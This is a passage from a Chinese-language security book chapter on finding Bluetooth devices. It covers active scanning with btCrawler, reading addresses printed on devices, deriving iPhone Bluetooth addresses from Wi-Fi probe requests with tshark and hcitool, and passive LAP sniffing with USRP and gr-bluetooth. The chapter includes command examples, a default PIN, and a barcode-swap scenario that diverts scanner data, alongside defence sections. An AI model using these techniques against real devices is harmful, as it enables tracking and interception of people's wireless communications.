`info` 文件包括详细的设备信息，包括蓝牙地址、设备制造商、供应商名称加上蓝牙地址、组织唯一标识符（Organizationally Unique identifier, OUI）、MAC 地址前缀和一份详细的设备服务列表。

除了存在一些 bug 外，BTScanner 中的日志和分析功能对于确认可发现设备是非常有用的。但是 BTScanner 的作者不再进行开发了，因此在未来也看不到任何 bug 的解决方案。

### Windows 上的 btCrawler

流行性	3
难易度	7
影响力	2
危险级	4

btCrawler 工具使用 Windows 移动设备中内置的蓝牙接口进行蓝牙发现。可以通过手机 IE 浏

浏览器从 <http://handheld.softpedia.com/progDownload/btCrawler-Download-8353.html> 上下载并运行相应的 Microsoft CAB 文件中的安装程序。

在启动 btCrawler 之后，点击 Scan（扫描）按钮开始进行蓝牙发现。在大概 12 秒之后，btCrawler 会显示一份列表，上面有范围内所有的可发现设备，如右图所示。在第一列（主类）上可以点击选择一个设备。当设备被选中后，可以选择 SDP 打开一个新的窗口，在这个窗口中会枚举所有目标设备上的远程服务。

**注意** btCrawler 在停止前只会扫描很短的一段时间。每次点击 Scan（扫描）按钮时，btCrawler 会删除之前生成的列表，然后才会开始新的扫描。

除了扫描之外，btCrawler 还支持其他的攻击方式，包括传输文件到远程设备上，发送 vCard 到指定目标。我们会在本章的随后部分详细讨论这些攻击方式。

**警告** btCrawler 使用 Windows 移动设备中内置的蓝牙接口，它的等级很有可能只有 2 级。因此，btCrawler 对蓝牙设备的扫描范围大约只有在 10 米以内。

### iPhone 平台上的工具

还有其他的工具可以用来进行蓝牙设备扫描，但是由于它们缺少易用性或者其他一些特性，所以在实战中我们不推荐使用。举例来说，越狱后的 iPhone 可以使用 Cydia 来安装 SweetTooth 扫描程序。在我们编写本书的时候，SweetTooth 只能显示可发现蓝牙设备的设备名称，不包括蓝牙设备地址、设备类型和其他相关信息。希望开发者能继续开发这个工具，让用户可以获得更详细的信息。

但是，Apple 限制开发者使用本地蓝牙功能来进行设备扫描。因此，iPhone 用户就无法使用那些越狱设备上可以使用的蓝牙扫描工具了。

## 一 防御主动扫描技术

主动扫描设备要求设备处在可发现模式下才可以确认它们，这表示它是一种投机的攻击方式。因为那些设备回应了查询请求，所以攻击者可以很容易地就能够确认它们。防御此类攻击的方法非常直接：不要让你的蓝牙设备处于可发现模式。

这个建议听起来很容易实施，但是有些时候却是很困难的。举例来说，在初始配对交换过程中，许多设备要求一方处于可发现模式中，这就为攻击者利用网络提供了机会。其他没有经过精心配置的蓝牙设备在用户使用无线媒介的时候，每次都要求用户进行发现和选择，迫使她将设备处于可发现模式中。



还有一些设备在特定的事件发生后会在短时间内将系统保持在可发现模式，比如设备开机等。Motorola的手机多数都有这个弱点，在开机时它们会自动处于可发现模式中长达60秒。假设这样一种情况（比如飞机降落，所有的乘客都打开了他们的手机），攻击者可以使用主动扫描来确认蓝牙设备，哪怕只是很短的一小时间。一旦攻击者得到了蓝牙地址，即使设备退出了可发现模式，他也可以随意进行攻击。

在本章前面我们提到的所有工具中，目标设备必须处于可发现模式下才能够被确认。蓝牙安全中最好的措施是在配对交换结束后，终端用户将他们设备调整为不可发现模式，这样就增加了安全性，防止主动扫描工具发现它们。下面我们讲解在不可发现模式下可以使用什么技巧来确认蓝牙设备。

### 8.3.2 被动设备扫描



蓝牙规范并不要求两个需要通信的设备进行查询扫描交换。如果你可以通过一些外部技巧获得设备的地址（比如通过阅读文档找到它），那么设备认为你发起的连接和主动扫描所产生的并没有什么区别。本节讲解被动获得设备蓝牙地址的技巧。

#### 目视检查

有时候简单的目视检查就可以确认一个蓝牙设备。由于蓝牙对于许多设备来说是很有价值的一个特性，所以它会在产品上通过蓝色的LED灯或者蓝牙SIG标志标示出来。举例来说，思考右图中所示的设备，这幅图片是在作者当地的超市中拍摄的，所有的收款台都配有手持的条形码扫描器用来扫描大件物品。上面的蓝牙标志清楚地表示设备使用蓝牙技术进行通信。

在收款台附近进行仔细扫描之后，我们发现设备都配置在不可发现模式中。仔细地观察扫描器的底座，可以发现设备通过条形码显示了它的蓝牙地址，如下图所示。使用蓝牙地址的前3位（00：0C：A7）以及IEEE的OUI分配列表，我们就可以确认设备的生产商是Metro（苏州）技术有限公司。访问Metro技术公司的网站，我们可以找到它的子公司Metrologic生产了这款蓝牙条形码扫描器，它的型号是MS9535 VoyagerBT。访问Metrologic公司网站，我们可以找到有关这个扫描器的一份PDF版本的用户指南，在上面描述了设备的默认PIN信息。

把蓝牙地址信息暴露在设备上是很普遍的现象。由于两个设备必须共享蓝牙地址信息来完成配对交换，所以信息必须通过某种方式进行输入，这可以通过查询请求/回应过程，手动操作或者其他一些方式来完成。对于那些简单的设备，由于它们缺少LCD显示并



且没有什么配置选项，所以我们无法进行手动操作。使用主动发现是可能的，但是在同一区域内区别两个可发现设备会很困难（举例来说，你可能不知道你是否正在同正确的设备进行配对）。

同样的情况也出现在 Code 公司生产的 CodeXML 蓝牙调制解调器上。它在光学扫描器和后端电脑系统之间建立连接。产品的数据表上写到“你可以迅速简易地建立安全连接，只需要将调制解调器插到计算机上，开始传输无线数据……并且……传输蓝牙信号的距离可以达到 100 米”。

CodeXML 蓝牙调制解调器实际上是嵌入式设备，它通过蓝牙接口接收扫描码数据，通过 USB、PS/2 或者串口将数据传送到主机，高效地模拟键盘输入。手持光扫描设备对印在设备上的条形码进行扫描，初始化配对过程，通过默认的 PIN 值 12345678 进行验证。在配对过程结束后，光扫描器将从条形码中接收到的数据传输到 CodeXML 设备上，随后直接发送到主机电脑中，就好像它们是直接由键盘输入的一样。

Code 公司建议在政府部门（比如国防部、执法部门、汽车生产商）、医疗中心、制造业，以及中间商市场中使用 CodeXML 蓝牙调制解调器和光扫描器。根据作者的经验，手持扫描器通常出现在技术厂商的展会上，在发放纪念品（钢笔、T 恤、Sourcefire 的橡胶猪玩具等）之前，厂方代表通过扫描与会者的徽章来收集联系信息。由于 CodeXML 蓝牙调制解调器缺少输入接口和光扫描器，因此两个设备依靠被扫描的条形码进行通信，信息根据蓝牙串口规范传送到 CodeXML 设备上。

对于那些没有 CodeXML 蓝牙调制解调器的消费者来说，Code 公司提供了在 Windows XP 操作系统上使用蓝牙 USB 接口从扫描器接收数据的指导说明。在这份指导中，Code 公司教授消费者禁用所有蓝牙串口规范中的所有安全措施，提供了一个基于网络的接口来生成条形码，使用它来代表消费者在主机上使用的蓝牙接口地址，右图所示就是一个范例。一个不怀好心的与会者可以在距离光扫描器 100 米的范围内建立一个恶意蓝牙主机（根据 Code 公司的指导书进行配置），将他的条形码替换成恶意主机的蓝牙地址条形码。这样，一旦被扫描之后，手持扫描器还会继续工作，但是它会将所有收集到的信息发送到攻击者那里。



### 8.3.3 混杂扫描

当主动扫描和目视检查都无法确认蓝牙设备的时候，我们还可以使用多种混杂扫描方法。

#### Wi-Fi 和蓝牙一次性 MAC 地址

流行性	2
难易度	4
影响力	5
危险级	4

设备制造商在生产带有多接口的产品时必须为每个接口都配置一个 MAC 地址。通常来讲，单个设备上的多个 MAC 地址之间彼此都是相关的，比如开头的 5.5 字节相同，但是最后一位

相差1（例如00:21:5c:7e:70:c3和00:21:5c:7e:70:c4）。无线入侵检测系统（Wireless Intrusion Detection System, WIDS）供应商根据这个特性，通过观察IEEE 802.11BSSID（接入点MAC地址）和有有线网络上的NAT MAC地址之间的共同性，查找那些通过NAT接口连接到网络上的恶意接入点。我们可以根据同样的逻辑确认产品上的蓝牙接口，比如说iPhone。

打开iPhone 3G模式，Apple会一次性把MAC地址发送给Wi-Fi和蓝牙接口。蓝牙地址通常比Wi-Fi MAC地址少一个。可以点击iPhone上的Settings（设置）|General（常规）|About（关于）来查看这个特性。

知道了这个特性之后，通过观察Wi-Fi网络客户端的信号以及测试蓝牙网络中的逻辑蓝牙地址，我们可以根据Wi-Fi和蓝牙MAC地址之间的关系确认iPhone的蓝牙地址。我们不必测试每个在Wi-Fi网络中寻找到的蓝牙设备地址，因为我们分析的重点在于iPhone和分配给Apple的OUI（在我们编写本书的时候，<http://standards.ieee.org/regauth/oui/oui.txt>上的12756个OUI中的17个被分配给了Apple公司）。

在监控模式下使用Wi-Fi接口，我们可以使用基于文本的Wireshark工具tshark监视探测请求帧（只会从客户端系统中发送），从而发现客户端的MAC地址。在下面的示例中，我们指定了接口名称（-i wlan0），告诉tshark只能对MAC地址前缀进行解析（-Nm），使用显示过滤器，这样只会返回探测请求帧（“-R wlan.fc.type\_subtype eq 4”）并让tshark追加显示无线源地址（wlan.sa）。TShark在标准包摘要行中会默认显示源地址，但是使用TShark的统计选项（-z）进行第二次配置，我们可以看到解析和未解析格式的MAC地址，如下所示：

```
# ifconfig wlan0 down
# iwconfig wlan0 mode monitor channel 1
# ifconfig wlan0 up
# tshark -Nm -i wlan0 -R "wlan.fc.type_subtype eq 4" -z
proto,colinfo,wlan.sa,wlan.sa
Running as user "root" and group "root". This could be dangerous.
Capturing on wlan0
35.818717 IntelCor_7e:70:c3 -> Broadcast IEEE 802.11 Probe Request,
SN=3717, FN=0, Flags=....., SSID=Broadcast wlan.sa == 00:21:5c:7e:
70:c3
42.259147 Apple_b5:e6:44 -> Broadcast IEEE 802.11 Probe Request,
SN=1200, FN=0, Flags=....., SSID=Broadcast wlan.sa == 00:25:bc:b5:
e6:44
```

**注意** 本例中演示的命令选择在信道1中将无线接口设置为监控模式。在发现无线信号后，无线设备会在所有的信道中发送探测请求帧，所以只能选择那些有无线活动的信道。

从上面的输出结果中可以看到两个探测请求帧。第一个帧来自前缀是IntelCor的设备，因为它不是iPhone，所以可以选择无视它；下一个请求帧从源MAC地址为Apple\_b5:e6:44的设备发送过来，你会意识到它是一个Apple设备。下方的显示告诉你设备的完整地址是00:25:bc:b5:e6:44。

**提示** 在TShark命令后加上|grep Apple会增加一个Apple过滤器，这样结果只会显示Apple设备。

一旦获得了 Wi-Fi 网卡上的 Apple MAC 地址，你就可以尝试获得更多的信息，比如使用 hcitool 命令获得蓝牙友好名称。可以把 Wi-Fi MAC 地址的最后一位减去 1 得到目标设备的蓝牙地址。

```
# hcitool name 00:25:bc:b5:e6:43
Josh's iPhone
```

**提示** 记住你减去的值是十六进制的。如果 Wi-Fi MAC 地址的最后一位是 44，那么你可以在 hcitool 命令中输入 43。如果最后一位是 40，那么需要输入 3F 而不是 39。

### iPhone 单次扫描的误报和漏报

虽然你可以通过 Wi-Fi 和蓝牙单次扫描技术成功确认不可发现模式下的蓝牙设备，但是它同样会有误报和漏报的情况：

- 这项技术只适用于 3G 的 iPhone 以及之后的产品。这项分析技术不适用于 2G 的 iPhone 设备，因为 Apple 在 3G 设备推出前并没有使用一次性 MAC 地址分配技术。
- iPhone 不是唯一的 Apple 产品。扫描一个带有 Apple OUI 前缀的设备，你可能最终发现它只是 MAC 上的一个 Apple Airport 适配器，它并不采用一次性蓝牙地址分配技术。
- iPhone 在休眠时并不进行回应。iPhone 有一个有趣的节能特性：如果它处于休眠模式（举例来说由于超时导致屏幕变黑或者用户按下了睡眠/唤醒按钮），并且当前没有蓝牙连接，那么在它被唤醒之前，它会关闭所有的蓝牙接口。

所以这些情况导致根据 Wi-Fi 信号确认不可发现的蓝牙设备变得不是那么准确，但是在确认设备时它还是很有帮助的，比如辨认终端用户，检查他在 iPhone 上的电子邮件。

一次性地址分配技术并不只使用在 iPhone 上，有些 Windows 移动设备，比如三星 SCI-i760 也具有同样的特性，如下所示：

```
# tshark -Nm -i wlan0 -R "wlan.fc.type_subtype eq 4" -z
proto,colinfo,wlan.sa,wlan.sa
Running as user "root" and group "root". This could be dangerous.
Capturing on wlan0
  8.387265 SamsungE_ec:47:87 -> Broadcast      IEEE 802.11 Probe Request,
SN=1, FN=0, Flags=....., SSID=Broadcast  wlan.sa == 00:1d:25:ec:47:
87
^C
# hcitool name 00:1d:25:ec:47:86
SCH-i760
```

## 防御一次性蓝牙地址扫描

如果攻击者要利用一次性分析技术进行蓝牙地址扫描，那么多个接口必须处于可发现模式下。如果根本不可能的话，关闭不使用的接口，包括 Wi-Fi 适配器，这样可以减少相关地址信息的泄露。

Wi-Fi 和蓝牙 MAC 地址之间的单项关系对于确认某些设备是很有帮助的，但是并不适用于那些只有一个蓝牙接口或者接口的编号不连续的设备。在这种情况下，攻击者可以使用其他的技术，比如被动通信数据包监听来提取部分蓝牙地址。

### 8.3.4 被动通信数据包分析


前面我们讲到蓝牙数据包在帧头中并不包括蓝牙地址信息（不像 IEEE 802.11 或者以太网）。在加入极微网的时候，分配给从设备的是未使用 LT-ADDR。这个地址用做设备进行传输的逻辑源或目标地址。源地址只使用 3 位，而不是蓝牙地址的全部 48 位。

通过捕获数据包，检查 MAC 头信息，虽然不能确认一个活动设备完整的蓝牙地址，但是这也是一个很重要的进步。之后你会看到通过检查其他头信息，你可以更加靠近目标。

在蓝牙网络中传输的数据包是由一系列数值和存储代码字段组成的。存储代码由 3 部分组成：报头、报尾、同步字。

同步字是蓝牙极微网中发送的每个帧的重要组成部分。每次从设备或者主设备收到一个帧，在基带头数据开始传输之前，同步字可以帮助确保空中接口的稳定性。同步字同样可以用来确认通信数据包来自于哪一个极微网，这样多个蓝牙网络就可以互相运作，而不会搞混哪个极微网负责接收给定的帧。

如下图所示，同步字由 3 个部分组成：BCH 纠错码（作用是检查和纠正接收数据中的错误，由它的发明者 Bose、Ray-Chaudhuri、Hocquenghem 命名）、低位地址部分（LAP，蓝牙地址的低 24 位）、巴克序列（Barker Sequence）（作用是关联数据，增加数据包检查的准确率，减少数据包检查的漏报率）。对于黑客来说，LAP 字段是最令他们感兴趣的，因为它包含了主设备蓝牙地址的末尾 3 位。



通过将主设备的 LAP 编码到同步字中，极微网中的任何设备接收到数据包之后都可以确认这个数据包是否应该接收，这样就能够区分处于同一位置中的两个或者更多的极微网。可以根据活动网络中的同步字确认主设备蓝牙地址的 LAP 部分。

不幸的是，标准的蓝牙接口并不提供同步字的内容。这些设备缺少捕获低级蓝牙帧信息的接口，因为它们的用户对这些信息并不感兴趣。幸运的是，有一些工具可以帮助我们确认这些信息。

#### Cisco 频谱分析仪

流行性	3
难易度	9
影响力	5
危险级	6

2007 年，Cisco System 公司收购了新兴的 Cognio 公司，这家公司在 2.4 GHz 和 5 GHz 频谱分析软件和硬件开发上投入了大量的资金。Cognio 的技术包括 PC 卡形式的硬件接口，它由快

速傅里叶转换器 (Fast Fourier Transform, FFT) 和现场可编程门阵列 (Field Programmable Gate Array, FPGA) 组成, 能够确认无线频谱中的活动并且对它进行解码。标准的无线接口在硬件上对协议进行解码, Cognio 的设备采用 FPGA 上的固件和自主研发的无线接收器对无线活动进行观察和分析, 所以它适用于 IEEE 802.11 设备、图像传输器、婴儿监视器、DECT 电话, 甚至蓝牙设备。除了硬件技术之外, Cognio 公司还开发了一组软件接口, 它可以通过 Spectral Activity (频谱活动) 视图显示区域内不同的传输器, 以及一项用来确认和区分区域内的无线传输器的专利。

在我们编写本书的时候, 它的售价是 3000 美元, 消费者可以从 Cisco 公司购买到 Cisco Spectrum Analyzer (频谱分析仪)。这个工具对于无线频谱的故障排除和工作性能分析是非常有帮助的, 是管理员可以用来确认区域内干扰传输器的为数不多的工具。通过选择 Devices (设备) 视图, 管理员不仅能够确认 Wi-Fi 传输器存在, 而且还包括已知和未知的传输器。对于那些已经被确认的设备, Cisco 会尝试为用户提供更多的信息, 包括使用的频率, 还有其他从通信数据包中收集到的信息, 如图 8-2 所示。

在本例中, Cisco Spectrum Expert (频谱专家) 找到了 3 个非 Wi-Fi 设备: 一个使用 DECT 协议的无绳电话和两个蓝牙设备。每个设备的信息都显示在了网络 ID 列中, 包括从同步字中获得的蓝牙设备的 LAP。这个信息是非常有用的, 因为它不仅确认了蓝牙设备的存在, 而且还显示了蓝牙设备地址的最后 3 位。

对于无线故障排除和安全分析来说, Cisco Spectrum Expert (频谱专家) 是非常有帮助的, 但是它太贵了。除了它之外, 还有一个开源项目同样能够获得 LAP, 它使用的是软件无线电 (Software-Defined Radio, SDR) 技术。




图 8-2 Cisco Spectrum Expert 设备详细视图

## USRP 和 GNU Radio

流行性	4
难易度	6
影响力	5
危险级	5

软件无线电技术是一个相对现代化的领域, 它用来处理动态无线通信机制。传统的无线接口,

如蓝牙或者 Wi-Fi 接收器，都是通过无线网卡上的硬件实现的，所以在设计它们的时候只能适用于单个协议，软件无线电技术并不那么依赖于硬件支持，这样就允许终端用户开发软件来解调和处理接收到的 RF 信号。软件无线电技术接口可以同时支持多种协议，它可以访问任意频率和协议。

软件无线电技术中一个比较先进的开源项目叫做 GNU Radio (<http://gnuradio.org>)。GNU Radio 项目提供了一系列工具软件和开发者 API，使用它们可以在普通的计算机上与软件无线电技术进行交互，实现从多种来源接收信号信息（GNU Radio 中的源代码），通过其他处理例程（块）与调制器、解调器以及过滤器进行各种方式的数据转换，将转换好的数据写入输出设备，比如无线传输器、文件和其他设备（接收器模块）。GNU Radio 项目为开发人员提供了多种实现方式，通过这些方式可以对块、源代码和接收器模块通过 Python 脚本语言进行交互操作，并且允许开发者通过 C++ 代码进行底层方式的开发。

通用软件无线电外设（Universal Software Radio Peripheral, USRP）是 GNU Radio 项目中可供我们选择的软件无线电技术设备。它们由 Ettus 研究院（<http://www.ettus.com>）开发并且发售，USRP 是扩展性很强的软件无线电技术设备，它可以接收多种子卡从而可以访问多种频率，其中包括蓝牙网络使用的 2.4 GHz 波段。Ettus 研究院出售两种 USRP 设备：USRP1（如下所示），它通过 USB 接口与主机连接；USRP2（在 USRP1 图的右边），它使用千兆以太网接口。USRP1 与主机传送的数据流量受到 USB 2.0 总线带宽的限制（还有 USB 规范中实现的串行通信特性）。最新的 USRP2 设备可以接收 USRP1 上的子卡，不过它与主机的数据传送率更高，比起 USRP1 能给予开发者更多的带宽。

尽管 USRP 技术的实现令人感到赞叹，但是产品的售价也十分昂贵。USRP1 设备的价格是 700 美元，USRP2 的是 1400 美元。



RFX2400 子卡用于在 2.4 GHz 波段中接收和传输，它的售价是 275 美元，不包括天线和附加的小瓣子。

在 Ubuntu 系统上安装 GNU Radio 是很简单的。只要简单地修改可用软件源列表，把 GNU Radio 软件库包含进去，然后安装 GNU Radio 就可以了，如下所示：

```
$ sudo su
# echo "deb http://gnuradio.org/ubuntu stable main" >>/etc/apt/sources.list
# echo "deb-src http://gnuradio.org/ubuntu stable main"
>>/etc/apt/sources.list
# apt-get update
# apt-get install gnuradio usrp
# exit
```

接下来，将任何允许使用 USRP 的用户添加到 `usrp` 组中。在本例中，把用户名 `jwtwright` 替换为可以运行 GNU Radio 和相应软件的用户。

```
$ sudo addgroup jwtwright usrp
```

如果指定的用户当前已经登录，那么他必须重新登录使新组别的权限生效。

使用 GNU Radio 和 USRP，可以不受限制地访问可用的无线频谱，访问蓝牙数据仅仅受限于蓝牙交换中使用的频谱和跳频频率。不幸的是，这些仍然是极大的障碍，甚至对于拥有高带宽的 USRP2 也是如此，因为同时监控蓝牙的 79 个信道是不可能做到的。幸运的是，我们没有必要同时扫描所有的信道来获得同步字，然后从中提取出在其中进行传输的 LAP 信息，这点也会体现在 `gr-bluetooth` 工具中，我们会在后续部分讨论它。

### 通过软件无线电技术入侵无线网络

软件无线电技术是一个令人兴奋的领域。在多种软件中，它体现出了许多实用的好处，软件无线电技术为攻击无线网络提供了新的方法。

使用软件无线电技术，攻击者可以不受限制地访问那些以前无法接触到的无线技术。举例来说，USRP 用来攻击标准化的技术（比如蓝牙）以及专利技术（比如 27 MHz 的无线键盘），访问它们会被商用无线接口所阻碍。更多的是，甚至是通过商业窃听器也无法访问的许可频谱，忽然之间也可以通过软件无线电技术进行访问了（比如 GSM 网络）。

在软件无线电技术诞生之前，攻击者的能力受限于现有或者他们自己制作的无线设备。有了软件无线电技术之后，这些硬件问题都变成了软件问题，它们更容易得到解决，因为设计、审计、规划、测试只是通过简单地升级代码而不是重新设计硬件来完成。通常来说，黑客会选择解决软件问题而非硬件问题。

### 使用 gr-bluetooth 获取 LAP

流行性	4
难易度	6
影响力	5
危险级	5

`gr-bluetooth` 项目由 Dominic Spill 和 Michael Ossmann 开发，目的是通过新的方法访问蓝牙通信数据包。使用 GNU Radio 项目中的解调模块和 USRP (1 或 2) 设备，作者可以开发工具捕获和解码蓝牙信号，包括同步字数据中的 LAP 信息。

访问 `gr-bluetooth` 网站 <http://gr-bluetooth.sf.net> 获得软件的最新版本。解压 `tarball` 压缩包，根据下面描述的方法安装软件。注意在命令中包含 `--prefix=/usr` 标志，这样 `gr-bluetooth` 就会和 GNU Radio 的 Python 库安装在同一个目录下了。

```
$ tar xzf gr-bluetooth-0.3.tgz
```

```

$ cd gr-bluetooth
$ ./configure --prefix=/usr
$ make
$ sudo make install

```

gr-bluetooth 安装完后，可以使用 btrx 工具与 USRP 进行交互。btrx 工具能够在指定信道内解密蓝牙信号，使用 -c 参数指定它同时在多个信道内进行解密。可以通过 USB 接口上的 USRP1 获取活动蓝牙网络的 LAP 信息，如下所示：

```

# btrx -f 2442M -g 40
Using RX board A: Flex 2400 Rx
>>> gr_fir_ccc: using SSE
>>> gr_fir_fff: using SSE
uOuO
GOT PACKET on 0, LAP = ec4786 at sample 12137465, wall time: 1249133139.066091
GOT PACKET on 0, LAP = ec4786 at sample 13115635, wall time: 1249133140.042281
GOT PACKET on 0, LAP = ec4786 at sample 13586502, wall time: 1249133140.512701
uOuOuOuOuO
GOT PACKET on 0, LAP = ec4786 at sample 13727663, wall time: 1249133140.655725
GOT PACKET on 0, LAP = ec4786 at sample 18825933, wall time: 1249133145.777539
GOT PACKET on 0, LAP = ec4786 at sample 18893406, wall time: 1249133145.845246
00:50:c2:85:30:80

```

如果使用的是千兆级以太网接口上的 USRP2，那么使用 btrx 的命令是相同的，不过需要额外指定 -2 参数表示使用的是 USRP2：

```
# btrx -f 2442M -g 40 -2
```

从 btrx 显示的结果中可以发现多个 GOT PACKET 信息中都包含了 LAP ec4786，这是作者使用手机通过 OBEX 规范传输图片。结果中的 uO 表示主机和 USRP 之间有通信数据包丢失。当本地主机上的 CPU 处于饱和状态，无法接收 USRP 的数据流时，发生通信数据包丢失是很常见的。

在前面的例子中，参数 -f 2442M 指定了 USRP 捕获蓝牙信号应该使用的频率。这个频率可以指定为 79 个蓝牙频率中的任意一个，可以选择一个其他 RF 技术不会采用的频率，比如 Wi-Fi，这样就尽可能地减少了干扰。

在美国，选择在 2472 ~ 2480 M 的信道通常都是正确的，它们不属于 Wi-Fi 网络的标准工作频率。

使用 -g 40 参数指定 USRP 使用的分贝增益。需要根据许多因素调整这个参数：

- 连接在 USRP 2.4GHz 接收器母板上天线的增益。
- USRP 和天线之间的相对损耗（小辫子、公插头 / 母插座 socket 连接器等）。
- 正在访问的设备的传输功率（第二级为 2.5 mW，第一级为 100 mW）。
- USRP 和目标设备之间的距离（RF 自由空间路径损耗）。
- 其他 RF 障碍物（不同材料的墙壁、人等）。

在前面的例子中，我们指定增益为 40 dB，作者使用相对增益为 6 dB 的天线（8 dBi 的天线会由于小辫子和电缆连接器造成 2 dB 的损失）以及直接连接的第二级蓝牙设备。在非实验环境下，你很有可能不知道如何在众多的增益调整特性中进行选择，比如目标设备（设备群）的传输功率，或者目标和 USRP 之间的距离和 RF 障碍物带来的信号损耗。

增益控制值越大，USRP 在将信号变为数字形式的时候就会将它放大得越大。增益控制值过大或者过小都会造成 USRP 无法将有效的信号信息传送到主机进行处理。所以在开始的时候，我们尝试将增益控制值设置为 40dB (-g 40)。如果你没看到预期的结果，尝试将增益控制值增加 3 来有效地加倍增益控制值（增益的每个 3dB 差不多可以产生 100% 的增强，因为 dB 是对数指标），直到看见你想要的信号。

在进行实时分析时，一个很常见的问题是主机系统无法与 USRP 传输通信数据包的速度相匹配。对于 USRP1 来说，如果主机的 CPU 通过 USB 总线无法及时传输数据的话，那么 uO 信息就会显示在控制台上。USR2 会显示 S 信息，表示主机无法与传输通信数据包的速度相匹配。

为了避免由于主机 CPU 饱和造成的流量丢失，gr-bluetooth 工具的作者推荐将信号信息先存储到文件中，然后再通过 btrx 工具进行分析。USR1 可以使用 GNU Radio 工具集中的 usrp\_rx\_cfile.py 从文件中读取和存储数据，如下所示，使用 btrx 命令进行复制，指定增益控制 (-g)、频率 (-f)、抽取 (-d)：

```
$ sudo usrp_rx_cfile.py -f 2477.5M -d 32 -g 40 capture.cfile
Using RX d'board A: Flex 2400 Rx
USB sample rate 2M
```

在本例中，usrp\_rx\_cfile.py 命令将 USB 总线上的信息存储到了 capture.cfile 中，直到我们使用 Ctrl+C 键打断命令执行。我们可以给 btrx 命令加上 -i 参数对存储的文件进行解析（注意对于增益控制设置进行分析是没有必要的）。

```
$ sudo btrx -i capture.cfile -f 2477.5M -d 32
```

对于 USRP2 来说，我们可以指定类似的参数，使用的是工具集中的 usrp2\_rx\_cfile.py 脚本。在使用 btrx 处理 USRP2 捕获的文件时，指定 -2 参数。

你可以看到，gr-bluetooth 项目成功地使用 USRP 来获取 LAP 信息。它与 Cisco Spectrum Expert（频谱专家）一样，但是只需要一半到三分之一的成本（分别对于 USRP2 或者 USRP1 来说）。幸运的是，gr-bluetooth 项目还有其他有用的蓝牙解密和分析功能，在第 9 章中你会看它们的用法。

### 没有 USRP，了解 USRP

如果你还没有 USRP，那么使用 GNU Radio 和软件无线电技术会是一笔不小的投资。幸运的是，gr-bluetooth 的开发者实现了使用 USRP 数据文件作为 btrx 命令处理源的功能，你还可以通过社区共享多种数据样本。

即使没有 USRP，你也可以通过本章前面所讲述的安装步骤使用 gr-bluetooth。从 gr-bluetooth 项目网站下载和解压样例数据，如下所示，然后通过 -i 参数指定文件名，然后从捕获的文件中读取数据。

```
$ cd gr-bluetooth
$ wget http://downloads.sourceforge.net/project/gr-bluetooth/Samples/1/
gr-bluetooth-samples.tar.gz?use_mirror=voxel
$ tar xfz gr-bluetooth-samples.tar.gz
$ cd gr-bluetooth-samples
$ btrx -i headset3.cfile
```

```
>>> gr_fir_ccc: using SSE
>>> gr_fir_fff: using SSE
GOT PACKET on 0, LAP = 24d952 at sample 50730, wall time: 1249159976.073752
GOT PACKET on 0, LAP = 24d952 at sample 114455, wall time: 1249159976.121296
GOT PACKET on 0, LAP = 24d952 at sample 162552, wall time: 1249159976.157802
```

文件 manifest.txt 中包含了样例数据，上面的例子显示了使用推荐的命令行参数分析捕获文件所获得的结果。

## 一 防御被动 LAP 发现

被动 LAP 发现是攻击者手中很厉害的一项技术，使用它可以确认蓝牙设备是否存在（即使在不可发现模式下），获取极微网主设备的部分蓝牙地址。从防御角度来说，攻击者只是获取了整个蓝牙地址的一部分，但是这最终可以使他们开始对蓝牙极微网进行攻击。

使用 Cisco Spectrum Expert（频谱专家）或者 gr-bluetooth 工具进行 LAP 发现是一个被动的行为，在分析过程中并不会产生任何的信号，因为我们没有机会察觉是否有攻击者正在监控网络。

一个可行的防御被动 LAP 嗅探的措施是避免在同步字数据中使用敏感的蓝牙地址。为了不让唯一可识别蓝牙数据（蓝牙匿名模式）发生泄露，在主设备每次组成极微网的时候，蓝牙网络都会采用不同的蓝牙地址，当有攻击者对网络窃听的时候，在会话过程中限制使用 LAP 数据。但是这项技术有两个严重的限制：


- 它没有完全解决威胁：因为攻击者可以从当前会话中获得使用的 LAP 信息，只要网络还存在的话，他最终就能够使用这些信息攻击极微网。当网络重建之后，主设备会使用不同的蓝牙地址，但是攻击者只需要简单地重复之前的步骤来获取新的 LAP 信息。
- 它没有被广泛的采用：蓝牙匿名模式在设备中并没有得到广泛的使用，大多数用户在配置选项中都无法使用它。

我们已经看到了两个从同步字中获取 LAP 信息的例子，其中我们得到了极微网主设备蓝牙地址的末尾 3 位。但是使用这些信息，我们还不足以与不可发现模式下的蓝牙设备进行确认和交互，尽管它是一个很好的开始。

